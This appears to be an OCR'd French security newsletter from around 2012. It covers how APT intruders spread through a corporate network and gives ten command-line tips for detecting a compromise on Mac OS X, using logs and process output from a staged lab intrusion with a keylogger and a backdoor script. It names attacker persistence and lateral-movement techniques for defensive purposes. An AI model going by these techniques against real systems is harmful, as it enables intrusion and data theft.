
La principale caractéristique de ces attaquants est leur capacité d'adaptation sur le terrain afin d'élever, crescendo, le niveau de complexité et de technicité de l'attaque.


Prenons le cas d'une société dont le site institutionnel est infogéré par un prestataire. Les pirates ont pu compromettre la société du prestataire afin de voler les comptes d'administration du site de la société ciblée. L'interface d'administration du site institutionnel étant accessible depuis Internet la suite est évidente... La source de l'intrusion aurait très bien pu être un CMS vulnérable ou une vulnérabilité d'injection SQL.

Ce qui caractérisera l'APT réside dans la seconde phase de l'intrusion : la compromission de l'ensemble du SI. En effet, les pirates vont rebondir de serveur en serveur afin d'accéder aux ressources internes de l'entreprise, plus particulièrement aux domaines ActiveDirectory. Compromettre les domaines ActiveDirectory d'une entreprise assure un accès à la plus grande majorité des ressources de l'entreprise (partages de fichiers, base de données, messagerie...).

Pour ce faire, les pirates vont utiliser les mêmes techniques que lors d'un test d'intrusion interne : l'exploitation massive de vulnérabilités triviales (MS08-067, comptes par défaut sur les serveurs Tomcat/JBoss, bases de données, routeurs, failles pcAnywhere...). L'objectif est d'obtenir un compte d'administration local, voire du domaine. Les outils et les techniques utilisées sont bien connus du monde des pentesters (PwDump like, mini scanner de vulnérabilités, commande tree sur les serveurs de fichiers, Pass-The-Hash, injection de DLL dans un processus existant, etc.). Toutefois, un pirate professionnel utilisera au maximum les outils d'administration de l'entreprise ciblée qui demeurent, au final, les backdoors les plus discrètes (indétectables par les antivirus), les plus résilientes (solution Corporate) et surtout incroyablement efficaces (PsExec, Bureau à distance, ssh, telnet, FTP, VNC, ...).

L'intrusion se termine par l'implémentation de moyens d'accès permanents au SI. Encore une fois, ceux-ci utilisent plusieurs niveaux de technicité : modification de la GINA sur les serveurs Windows, installation d'un keylogger, exploitation de la fonctionnalité «sticky key», installation d'une backdoor en mode connect-back, recherche et vols des secrets VPN, de comptes d'accès Citrix, ajout de règles de NAT sur les routeurs/FW, installation de backdoors signées avec des certificats de confiance, etc. Bien qu'il soit souvent facile d'identifier le point d'entrée utilisé par les pirates, celui-ci est rarement unique. Chaque filiale, chaque point d'accès Internet doit être considérés comme une cible potentielle.






En définitive, le principal objectif d'un APT est de détourner un ou plusieurs moyens d'accès distants au SI légitimes et d'avoir la capacité d'élever ses privilèges à la demande pour accéder à l'information désirée.

Astuces qui auraient bloqué ou permis de détecter l'attaque

Il existe de plus en plus de solutions pour analyser un malware/backdoor (payante comme FireEye MAS ou gratuite comme YARA et les IOC de Mandiant). Ces outils peuvent être complexes à utiliser, alors que bien souvent la commande strings, l'outil xorsearch et/ou l'analyse de logs des proxy/firewall suffisent à identifier la principale information : l'adresse du C&C.



La principale difficulté est de détecter la présence d'un malware et de l'identifier sur un système...

Hormis les habituels réflexes : «tiens le serveur a redémarré ou utilise 100% de CPU, c'est louche». Certains comportements «suspects» doivent être surveillés :

✚ L'utilisation d'outils de type hacking : une solution antivirale doit pouvoir détecter, mais surtout alerter lors del'utilisation de tels outils (Pwdump like) ;

✚ Les connexions (ou les tentatives) depuis une filiale étrangère (au hasard : Chine, Brésil, Russie...) sur le serveur de fichiers sensibles Européens ou sur les serveurs du Datacenter du siège ;

✚ Les multiples connexions (ou tentatives) depuis un serveur en DMZ vers le réseau interne (Active Directory, messagerie, serveur de fichiers, etc.);

✚ La création de comptes d'administration sur le domaine ou sur des serveurs ;

✚ L'exécution d'un programme qui charge une DLL depuis le dossier temporaire ou un répertoire utilisateur ;

✚ L'utilisation de comptes d'administration en Heures non ouvrées (HNO) ;

✚ La modification de clés de registre Windows sensibles (ex : GINA, sticky keys).

Dans cette optique, notre cabinet a développé un outil d'analyse comportementale sur un parc Windows : XMCO Wolfy.

Cet outil a été présenté dans l'ActuSécu #32 :
http://www.xmco.fr/actu-secu/XMCO-ActuSecu-32-MACOS_Flashback.pdf

> INFO

IOC et YARA présentés lors de la réunion de l'OSSIR du mois de décembre 2012

Saâd Kadhi, expert sécurité, a présenté lors de la dernière réunion de l'OSSIR, des méthodes pour lutter contre les APT. Deux outils ont notamment été abordés : IOC et YARA.
Les slides de cette conférence sont disponibles sur le site de l'OSSIR à l'adresse suivante :
http://www.ossir.org/paris/supports/2012/2012-12-11/Saad_Kadhi-FBMWIAY-OSSIR_Paris-20121211.pdf

À noter que d'autres détails sur IOC sont également présentés par Saâd dans le numéro 64 de MISC.


> 10 astuces pour identifier rapidement une compromission

Cet article a pour objectif d'identifier rapidement, sans outil complémentaire et sans connaissance avancée, une activité malveillante sur votre système Mac OS X. Il ne s'agit donc pas ici de présenter de méthodes révolutionnaires et complexes, mais uniquement des astuces simples à mettre en œuvre, et généralement efficaces, pour identifier une compromission en temps réel ou s'étant déjà produite.

par Arnaud MALARD

Votre Mac est-il infecté ?

Le schéma suivant propose une vision globale de la marche à suivre.



Chacun de ces thèmes sera abordé dans cet article.

Une étude analogue pour Windows, sera publiée dans le prochain ActuSecu.

1. Identifier les programmes lancés au démarrage

La majorité des malwares connus sont aujourd'hui persistants : ils sont lancés à chaque démarrage du système. Il est donc important de vérifier que les programmes et les services démarrés automatiquement sont légitimes.

Le service «launchd» est responsable de la gestion des programmes lancés au démarrage du système en utilisant des fichiers de configuration au format «plist». Un fichier de configuration est nécessaire pour chaque programme et peut être stocké à différents emplacements selon les besoins du programme :

 Pour les services gérés par le Framework XPC Service, utilisés pour les applications sandboxées et lancées dans le contexte de l'utilisateur :

- /Applications/<APPLI>/Contents/XPCServices/>/Contents/Info.plist
- /System/Library/XPCServices/<APPLI>/Contents/Info.plist

- Pour les agents lancés avec les droits de l'utilisateur et pouvant bénéficier d'une interface graphique :
  - /System/Library/LaunchAgents/<nom_de_agent>.plist
  - /Library/LaunchAgents/<nom_de_agent>.plist
  - ~/Library/LaunchAgents/<nom_de_agent>.plist

- Pour les démons lancés en tâche de fond, avec les droits root :
  - /System/Library/LaunchDaemons/<nom_du_daemon>.plist
  - /Library/LaunchDaemons/<nom_du_daemon>.plist

- Pour les programmes démarrés lors de l'ouverture d'une session utilisateur en GUI, dans le contexte de l'utilisateur :
  - ~/Library/Preferences/com.apple.loginitems.plist
  - /Applications/<APPLI>.app/Contents/Library/LoginItems/<APPLI2>.app

Chaque fichier de configuration «plist» précise comment le programme l'agent ou le service sont démarrés . Nous n'en détaillerons pas son mode de fonctionnement dans cet article.

«Le service «launchd» est responsable de la gestion des programmes lancés au démarrage du système en utilisant des fichiers de configuration au format '.plist'»

Généralement, un programme malveillant se fond dans la masse. En outre, il met presque systématiquement en oeuvre des mécanismes de redondance. Dans ce contexte, les emplacements où un malware peut être configuré sont nombreux. Ainsi, il n'est pas réellement possible de vérifier de manière automatisée la légitimité de chaque programme.

Cependant, la recherche des derniers programmes configurés peut permettre d'identifier de nouveaux programmes persistants et malveillants. Ainsi, en affichant uniquement les fichiers de configuration des programmes ayant subi des modifications au cours du dernier mois, le résultat est sans appel ... et il est rapidement identifié que le keylogger «logKext» a été installé le 20 Novembre à 14:42.

```
bash-3.2# ls -lsct /Library/LaunchDaemons/ | grep nov
8 -rw-r--r--  1 root  wheel   464 20 nov 14:42 logKext.plist
8 -rw-r--r--  1 root  wheel   517 16 nov 09:38 com.radiosilencea
8 -rw-r--r--  1 root  wheel   661 12 nov 10:28 org.macosforge.xq
8 lrwxr-xr-x  1 root  wheel    66  9 nov 17:31 org.freedesktop.d
aemons/org.freedesktop.dbus-system.plist
```

Une autre méthode pour identifier une menace, consiste à vérifier si les fichiers de configuration des malwares connus et documentés sont présents. Par exemple, les malwares connus utilisent les fichiers de configuration suivants :

- Flashback : ~/Library/LaunchAgents/com.java.update.plist
- Imuler : ~/Library/LaunchAgents/checkvir.plist
- SabPub : ~/Library/LaunchAgents/com.apple.PubSabAgent.plist
- Mac Control : ~/Library/LaunchAgents/com.apple.FolderActionsxl.plist

Pensez donc à vérifier votre système ...

2. Analyser les tâches programmées

Comme sous Unix, la méthode la plus simple pour programmer des tâches planifiées est d'utiliser le service «cron». Il est vrai que le service «launchd» peut remplacer totalement cette fonctionnalité , mais «cron» à la particularité d'être très simple d'utilisation contrairement à «launchd», pas forcément maîtrisé par les utilisateurs réguliers de Linux par exemple. Un malware peut très probablement utiliser ce type de service pour se lancer à des plages horaires spécifiques.

Il est donc important de vérifier que l'exécution d'aucun programme malveillant n'est planifiée.

Commande : crontab –u <USER> -l où <USER> correspond aux privilèges utilisés, permet de réaliser ce contrôle.

```
bash-3.2# crontab -u sudoman -l
crontab: no crontab for sudoman
bash-3.2# crontab -u root -l
*/30 * * * * /ARCHIVE/XMCO/backdoor_xmco.sh
```

Évidemment, comme présenté dans la capture, un programme lancé avec les droits «root» doit vous alerter ...

3. Analyser les journaux d'événement du système

Les journaux d'événements générés par Mac OS X permettent généralement d'identifier rapidement une activité malveillante telle que la création d'un compte, l'élévation de privilèges, la connexion d'un media de stockage ou encore l'installation d'une porte dérobée. Quatre types de journaux permettent notamment de détecter des actions de ce type :

 Les journaux système *.asl situés dans «/private/var/log/asl/» :

✚ Au format binaire, les fichiers asl sont lisibles à l'aide de la commande syslog.

✚ Il est possible d'identifier, par exemple, qu'une clef USB formatée en NTFS a été branchée sur le poste à 12h47 le 28 novembre.

Commande : syslog -T utc -F raw -d /private/var/log/asl/

```
[ASLMessageID 266789] [Time 2012-11-28 12:47:13Z] [TimeNanoSec 734222
000] [Level 5] [PID 66318] [UID 0] [GID 0] [ReadGID 80] [Host ArnHack
Mac.local] [Sender ntfs-3g] [Facility daemon] [Message Mount options:
 auto_xattr,local,nodev,noowners,nosuid,defer_permissions,allow_other
,nonempty,relatime,fsname=/dev/disk3s1,volname=16GO]
```

 Les journaux d'audit situés dans «/private/var/audit/» stockent les informations propres aux accès et comptes utilisateurs :

✚ Au format binaire, ces journaux sont lisibles à l'aide de la commande praudit.

✚ Il est possible d'identifier, par exemple, la suppression du compte «xmco_evil» :

Commande : praudit –xn /var/audit/*

```
<record version="11" event="delete user" modifier="0" time="Tue Nov 20 15:08:40 2012" msec
<subject audit-uid="503" uid="503" gid="20" ruid="503" rgid="20" pid="8530" sid="100006" t
<text>Delete record type Users &amp;apos;xmco_evil&amp;apos; node &amp;apos;/Local/Default&amp;apos;</text
<return errval="success" retval="0" />
</record>
```

 Les journaux du pare-feu Apple correspondent aux fichiers «/private/var/log/appfirewall.log.*». Ils stockent les informations concernant les connexions réseau entrantes filtrées ou autorisées, et donc d'éventuelles traces d'un attaquant qui essaierait d'accéder aux services distants du Mac.

✚ Au format texte, ces journaux peuvent être ouverts à l'aide d'un éditeur de texte classique.

✚ Il est possible d'identifier, par exemple, la communication avec une machine extérieure via «Adium» ou encore le blocage des flux «DropBox» :

```
o port 88 proto=6
Nov 20 13:01:26 ArnHackMac.local socketfilterfw[8545] <Info>: Allow Adium connecting from 172.16.10.114:50577
 to port 5298 proto=6
Nov 20 15:16:59 ArnHackMac.local socketfilterfw[8545] <Info>: Deny Dropbox data in from 172.16.10.105:17500 t
o port 17500 proto=17
Nov 20 15:17:03 --- last message repeated 1 time ---
Nov 20 15:17:03 ArnHackMac.local socketfilterfw[8545] <Info>: Deny Dropbox data in from 172.16.10.114:17500 t
```

 Enfin, les journaux d'installation «/private/var/log/install.log.*» stockent les informations système générées lors de l'installation d'un programme ou d'un service :

✚ Au format texte, ces journaux peuvent être ouverts à l'aide d'un éditeur de texte classique.

✚ Il est possible d'identifier, par exemple, l'installation du Keylogger «logKext» et l'activation de sa persistance au démarrage du système :

```
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: logKext  Installation Log
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: Opened from: /Users/sudoma
n/Downloads/logKext-2.3.pkg
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: Product archive /Users/sud
oman/Downloads/logKext-2.3.pkg trustLevel=100
Nov 20 14:42:25 ArnHackMac.local Installer[8880]:       Install: "logKext"
```

> INFO

Un nouveau virus ciblant Mac a été découvert

F-Secure aurait découvert un nouveau virus ciblant les ordinateurs d'Apple. Baptisé Dockster, ce nouveau malware semble exploiter la même vulnérabilité que FlashBack et SabPub à savoir la faille Java référencée CVE-2012-0507. Cette vulnérabilité a déjà été corrigée par Apple. Par conséquent, les versions de Mac OS X maintenues à jour ainsi que les machines sur lesquelles le support du plug-in Java a été désactivé ne sont pas vulnérables.

L'exploitation de la faille référencée CVE-2012-0507 permet à Dockster d'infecter une machine lors de l'exécution d'une applet Java contenue dans une page web. Une fois la machine infectée, le virus installe une porte dérobée permettant à l'auteur de l'attaque de télécharger des fichiers présents sur le système de cette dernière.

Dockster intègre aussi un dispositif permettant d'enregistrer les frappes sur le clavier (KeyLogger).

Il semblerait que ce malware soit utilisé dans le cadre d'une attaque visant le peuple tibétain. En effet, le malware a été découvert sur un site appartenant au Dalaï-Lama ; le site officiel de ce dernier ne semble pas être infecté.

4. Identifier les comptes utilisateurs existants et créés

La compromission d'une machine est généralement suivie de la création d'un compte utilisateur qui possède généralement les droits d'administration.
Le répertoire «/Users» stocke l'espace de travail de chaque utilisateur, mais un pirate prend rarement le temps d'en créer un ... Il ne faut donc pas se fier à ce répertoire pour identifier les utilisateurs ayant été créés.

La commande suivante permet d'identifier rapidement les utilisateurs définis sur le système, dont ceux qui n'ont pas d'espace de travail.

Commande : dscacheutil -q user | grep -B 5 '/bash' | grep name | cut -c '7-'

```
bash-3.2# dscacheutil -q user | grep -B 5 '/bash' | grep name | cut -c '7-'
sudoman
xmco
```

Les comptes utilisateur qui disposent des droits root peuvent être identifiés via la commande suivante :

Commande : /usr/bin/dscl . -read /Groups/admin | grep 'GroupMembership:' | cut -c '18-' | sed '/root / s///'

SI un compte a été créé puis supprimé, ce qui est souvent le cas afin de laisser le moins de traces possibles, les journaux d'audit, présentés plus haut fournissent l'information. En recherchant le mot clef «event=create user»», la création d'un utilisateur peut rapidement être retrouvée.

```
<record version="11" event="create user" modifier="0" time="Fri Nov 16 12:42:37 2012" m
<subject audit-uid="503" uid="0" gid="0" ruid="0" rgid="0" pid="45461" sid="44829" tid=
<text>Create record type Users &apos;xmco_evil&apos; node &apos;/Local/Default&apos;</t
<return errval="success" retval="0" />
</record>
```

5. Identifier les drivers actifs

Certains malwares actuels sont exécutés au niveau de la couche noyau et font généralement appel à un pilote qui tourne avec les droits root. Ce genre de malware est capable d'interagir avec les composants physiques tels que la Webcam ou encore le clavier. Par exemple, «logKext» est un malware permettant d'enregistrer les frappes du clavier. D'autres malwares sont capables de prendre des photos avec votre Webcam à votre insu.
Identifier ce type de malware n'est pas difficile car il suffit d'afficher la liste des pilotes chargés sur le système.

La commande «kextstat –A» permet de réaliser cette opération.

```
  2 0xffffff7f8157d000 0x9c000    0x9c000    com.apple.iokit.IOBluetoothFamily
  0 0xffffff7f813a4000 0x12000    0x12000    com.apple.iokit.IOSurface (86.0.2)
  0 0xffffff7f8120b000 0x7000     0x7000     com.apple.iokit.IOUserEthernet (1.
  0 0xffffff7f810c4000 0x4000     0x4000     com.fsb.kext.logKext (2.3) <27 4 3
  0 0xffffff7f807b6000 0x5000     0x5000     com.Cycling74.driver.Soundflower (
  0 0xffffff7f81ccc000 0x5000     0x5000     com.apple.driver.AudioAUUC (1.60)
  0 0xffffff7f8214a000 0x3000     0x3000     com.apple.driver.AppleMikeyHIDDriv
```

Les références indiquées sur la première colonne sont propres à la date d'installation du pilote.

En revanche, au moment de l'analyse, il est possible que le pilote «malveillant» soit disponible, mais pas chargé. Dans ce cas, il est possible d'identifier rapidement la totalité des pilotes, qu'ils soient chargés ou pas, en analysant le contenu du répertoire «/System/Library/Extensions/».

La commande «kextfind» permet également d'effectuer des recherches de pilotes selon des critères bien précis.

```
bash-3.2#  kextfind -bundle-id -substring 'dos'
/System/Library/Extensions/msdosfs.kext
bash-3.2#  kextfind -bundle-id -substring 'ntfs'
/System/Library/Extensions/ntfs.kext
```

6. Identifier la présence de fichiers non standard

La recherche de fichiers appartenant à root, dont le bit SUID ou GUID est positionné peut permettre d'identifier des malwares ou des applications légitimes compromises car mal configurées. En effet, l'exploitation de ces paramètres est couramment utilisée par les pirates afin d'élever leurs privilèges ou de forcer un simple utilisateur à lancer une tâche avec les droits root, à son insu.

La commande suivante permet d'identifier ces types de fichiers et donc potentiellement un programme malveillant, comme ci-dessous où «backdoor_xmco» qui a été identifiée.

Commande : find / -type f \(-perm -004000 -o -perm -002000 \) -exec ls -lg {} \;

```
bash-3.2# find /Applications/ -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;
-rwsr-xr-x  1 wheel  133920  3 mai  2012 /Applications//Connect TO/Tunnelblick.app/Contents/Resources/openvpns
rt
-rwsr-sr-x  1 wheel  361160 19 août  2011 /Applications//Ipod/Seas@nPass 2.app/Contents/Resources/dbHelper
-rwsr-sr-x  1 procmod  554460  8 déc  2011 /Applications//reverse/Disassembler/idaq.app/Contents/MacOS/mac_ser
r
-r-sr-sr-x  1 admin  30060 22 jui  2011 /Applications//Secu/Clamav/ClamXav.app/Contents/Resources/ClamXavSentr
app/Contents/Resources/gfslogger
-rwsr-xr-x  1 admin  118 20 nov 19:42 /Applications//Server/TftpServer.app/Contents/Resources/backdoor_xmco
-rwsr-xr-x  1 admin  34020  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/launchctlTool
-rwsr-xr-x  1 admin  96504  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/tftpdTool
-rwsr-xr-x  1 admin  92516  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/xinetdTool
```

La taille des fichiers stockés est également un élément à vérifier car il est courant que les pirates regroupent les informations volées (mémoire RAM, trousseau d'accès, emails, calendrier, etc.) au sein d'une archive pouvant atteindre une taille importante. La commande suivante permet, dans cet exemple, d'identifier tous les fichiers

ayant une taille supérieur à 100Mo.

Commande : find / -size +100000k -exec ls -lh {} \;

```
bash-3.2# find /tmp/ -size +100000k -exec ls -lsh {} \;
326272 -rw-r--r--  1 sudoman  wheel   159M 21 nov 15:53 /tmp//Archive.zip
16599600 -rw-r--r--  1 root  wheel   7,9G 21 nov 15:52 /tmp//image_RAM.raw
```

Si vous êtes en présence d'une machine en cours de compromission, la détection de la source d'intrusion s'avère souvent plus facile. Les points 7 à 10 décrivent les opérations qui peuvent être lancées.

A titre d'exemple, voici un scénario simple de compromission :

- Un pirate accède au système via le service SSH ouvert sur le Mac ;
- Une connexion est établie, depuis le Mac, via le script «backdoor_xmco.sh», vers un serveur situé sur Internet, maîtrisé par le pirate ;
- Le keylogger «logKext» est installé.

Ce genre de scénario est très classique. Il permet au pirate d'exfiltrer aisément des informations sensibles stockées sur le disque dur (ex : fichier Excel, trousseau d'accès, cookies, etc.) ou saisies par l'utilisateur (ex : mot de passe de la GUI d'authentification Mac, mot de passe Gmail, etc.)
Les points 7 à 10 permettent d'identifier les éléments symptomatiques de ce type d'attaque.

7. Identifier une activité réseau étrange

Partons du principe que le Mac compromis communique avec un serveur externe. L'analyse des connexions réseau en cours permet d'obtenir une première information sur la source de l'intrusion. La commande «netstat –an» permet d'identifier les connexions actives vers et depuis le Mac.

La capture ci-dessous illustre la connexion d'une machine, 192.168.1.38, sur le service ssh (TCP/22) du Mac (192.168.1.86) :

```
bash-3.2# netstat -an | grep tcp
tcp4       0      0  192.168.1.86.22        192.168.1.38.58173     ESTABLISHED
tcp4      37      0  192.168.1.86.49771     199.47.217.174.443     CLOSE_WAIT
tcp4       0      0  192.168.1.86.49760     192.168.1.38.80        ESTABLISHED
tcp4      37      0  192.168.1.86.49746     107.20.249.204.443     CLOSE_WAIT
tcp4      37      0  192.168.1.86.49743     174.129.223.130.443    CLOSE_WAIT
tcp4       0      0  192.168.1.86.53510     88.190.220.103.443     ESTABLISHED
```

La commande «w» confirme que l'utilisateur «xmco_u» est actuellement connecté depuis un poste distant :

```
bash-3.2# w
11:55  up 40 mins, 4 users, load averages: 1,20 0,85 0,61
USER     TTY      FROM              LOGIN@  IDLE WHAT
sudoman  console  -                 11:17     41 -
sudoman  s000     -                 11:46      - w
xmco_u   s001     192.168.1.38      11:53      - ping
sudoman  s002     -                 11:48      - -bash
```

Les connexions utilisateur depuis la console précédemment identifiées peuvent par ailleurs être recoupées avec les informations retournées par la commande «last».

Une astuce permettant de détecter une anomalie est de vérifier le nombre de paquets qui transitent via les interfaces réseaux. Dans l'exemple ci-dessous, la commande (remplacer «receive» par «send» pour afficher les paquets sortants) permet de détecter qu'une quantité importante de paquets ont été émis à partir de l'adresse 88.190.220.103.

Commande : dtrace -n 'ip:::receive { @[args[2]->ip_saddr] = count(); }'

```
bash-3.2# dtrace -n 'ip:::receive { @[args[2]->ip_saddr] = count
dtrace: description 'ip:::receive ' matched 5 probes
^C

  192.168.1.37                    1
  192.168.1.40                    1
  192.168.1.51                    1
  192.168.1.99                    1
  192.168.1.1                    14
  91.121.165.56                  35
  192.168.1.38                   78
  88.190.220.103               2511
```

Ces résultats alimentent l'hypothèse que le pirate (192.168.1.38) s'est connecté en SSH au Mac. Il s'est connecté par la suite à son serveur (88.190.220.103) pour y récupérer une quantité importante de données ou pour y stocker des données volées. La ligne de la commande présentée précédemment indique d'ailleurs une connexion avec ce serveur sur le port 443 (HTTPS).

Commande : netstat –an

Mais comment savoir ce que le pirate est en train d'effectuer comme opération sur le Mac compromis ?

«La recherche des processus associés à chacune des connexions réseau est une étape essentielle pour identifier l'origine d'une intrusion à distance.»

8. Identifier les processus actifs

La recherche des processus associés à chacune des connexions réseau constitue une étape essentielle pour identifier l'origine d'une intrusion à distance. La commande «lsof –i» permet de réaliser notamment cette opération. Dans l'exemple ci-dessous, le processus 5856, lancé par l'utilisateur «xmco_u» est à l'origine de la connexion avec le serveur 88.190.220.103.

```
bash-3.2# lsof -i | grep ESTABLISHED
Google    38470        sudoman  164u  IPv4 0x9a38491e86e257f9      0t0    TCP 192.168.
Google    39412        sudoman   25u  IPv4 0x9a38491e86e29989      0t0    TCP localhos
GoogleTal 39413        sudoman   31u  IPv4 0x9a38491e86e28b19      0t0    TCP localhos
smbd      40523           root    6u  IPv4 0x9a38491e86e250c1      0t0    TCP 192.168.
ssh        5856        xmco_u    3u  IPv4 0x9a38491e9178a669      0t0    TCP 192.168.
```

La première colonne informe également que le client «ssh» est responsable de cette connexion vers le service HTTPS.

L'affichage des ressources utilisées par le processus 5856,

via la commande «lsof –p», indique clairement que le client «/usr/bin/ssh» est utilisé et qu'il a été lancé depuis le répertoire «/ARCHIVE».

```
bash-3.2# lsof -p 5856
COMMAND  PID   USER   FD   TYPE             DEVICE  SIZE/OFF    NODE NAME
ssh     5856 xmco_u  cwd    DIR              1,2       646 1845648 /ARCHIVE/
ssh     5856 xmco_u  txt    REG              1,2    732064    6152 /usr/bin/ssh
ssh     5856 xmco_u  txt    REG              1,2    600576   10172 /usr/lib/dyld
ssh     5856 xmco_u  txt    REG              1,2 301465600 1608531 /private/var/db/dyld/dyld_shared_cach
ssh     5856 xmco_u    0u  unix 0x304430b02f7e5c5f      0t0       ->0x304430b01e016d27
ssh     5856 xmco_u    1u  unix 0x304430b020ded747      0t0       ->0x304430b020ded427
ssh     5856 xmco_u    2u   CHR               16,3 0t128790     847 /dev/ttys003
ssh     5856 xmco_u    3u  IPv4 0x304430b02fa1bfef      0t0     TCP 192.168.1.86:56339->88.191.98.228:htt
ssh     5856 xmco_u    4u  unix 0x304430b020dee237      0t0       ->0x304430b01f042acf
ssh     5856 xmco_u    5u  unix 0x304430b02f7e5c5f      0t0       ->0x304430b01e016d27
ssh     5856 xmco_u    6u  unix 0x304430b020ded747      0t0       ->0x304430b020ded427
ssh     5856 xmco_u    7u   CHR               16,3 0t128790     847 /dev/ttys003
```

Il existe une autre astuce, lorsqu'il n'est pas possible d'identifier un numéro de processus, mais qu'il y a des flux réseau entrants ou sortants :

Le processus 5856, responsable de la connexion ssh vers l'extérieur, est forcément le processus fils d'un ou plusieurs autres processus, responsables de son exécution. La recherche des processus pères permet d'identifier un éventuel programme malveillant chargé de lancer des actions (telles qu'une connexion SSH par exemple). En voici la commande :

Commande : ps -o user,pid,ppid,command –ax

```
bash-3.2# ps -o user,pid,ppid,command -ax
root       5642     1 /usr/sbin/sshd -i
xmco_u     5643  5642 /usr/sbin/sshd -i
xmco_u     5644  5643 -bash
xmco_u     5854  5644 sh backdoor_xmco.sh
```

Dans notre scénario, l'affichage des processus sous ce format permet de comprendre aisément les actions réalisées sur le système :

- 1ère ligne : le processus 5642 (fils du processus 1) correspond au service lancé sur la machine SSHD avec les droits «root» ;
- 2ème ligne : le processus 5643 (fils du processus 5642) correspond à la connexion au service SSHD avec le compte «xmco_u» ;
- 3ème ligne : le processus 5644 (fils du processus 5643) correspond à une console Bash lancée à travers la session SSH ouverte avec le compte «xmco_u» ;
- 4ème ligne : le processus 5854 (fils du processus 5644) correspond au script «backdoor_xmco.sh». Il est lancé à travers la console Bash.

Ainsi, quelques commandes suffisent pour identifier le programme responsable de l'activité malveillante, soit «backdoor_xmco.sh».

9. Identifier les fichiers en cours d'utilisation

La suite de la commande «ps -o user,pid,ppid,command –ax» fournit davantage d'informations sur les commandes lancées par le script «backdoor_xmco.sh».

Dans le cadre du scénario étudié, le contenu du répertoire «/home/xmco/tools» du serveur 88.191.98.228 est copié sur le Mac grâce à la commande Rsync. Cette commande a été lancée voa une connexion SSH déjà identifiée au préalable. Ce genre de d'action est typique d'un pirate qui récupère ses outils de hacking pour continuer à compromettre le système ainsi que d'autres équipements situés à proximité.
L'affichage des ressources utilisées par les différents processus fils fournit des détails intéressants sur les actions lancées par le pirate. Par exemple, l'analyse du processus responsable de la récupération des fichiers, rsync, permet d'identifier le nom des fichiers téléchargés par le script «backdoor_xmco.sh».

```
bash-3.2# lsof -p 5881
COMMAND  PID   USER   FD   TYPE             DEVICE  SIZE/OFF    NODE NAME
rsync   5857 xmco_u  cwd    DIR              1,2       480 1845997 /ARCHIVE/Tools
rsync   5857 xmco_u  txt    REG              1,2    303120  303160 /usr/bin/rsync
rsync   5857 xmco_u  txt    REG              1,2    600576   10172 /usr/lib/dyld
rsync   5857 xmco_u  txt    REG              1,2 301465600 1608531 /private/var/db/dyld/dyld_shared_cache
rsync   5857 xmco_u    0u   CHR               16,3 0t310326     847 /dev/ttys003
rsync   5857 xmco_u    1u   CHR               16,3 0t310326     847 /dev/ttys003
rsync   5857 xmco_u    2u   CHR               16,3 0t310326     847 /dev/ttys003
rsync   5857 xmco_u    3u   REG                1,2 18874368 3391058 /ARCHIVE/Tools/nmap_standalone_macosx
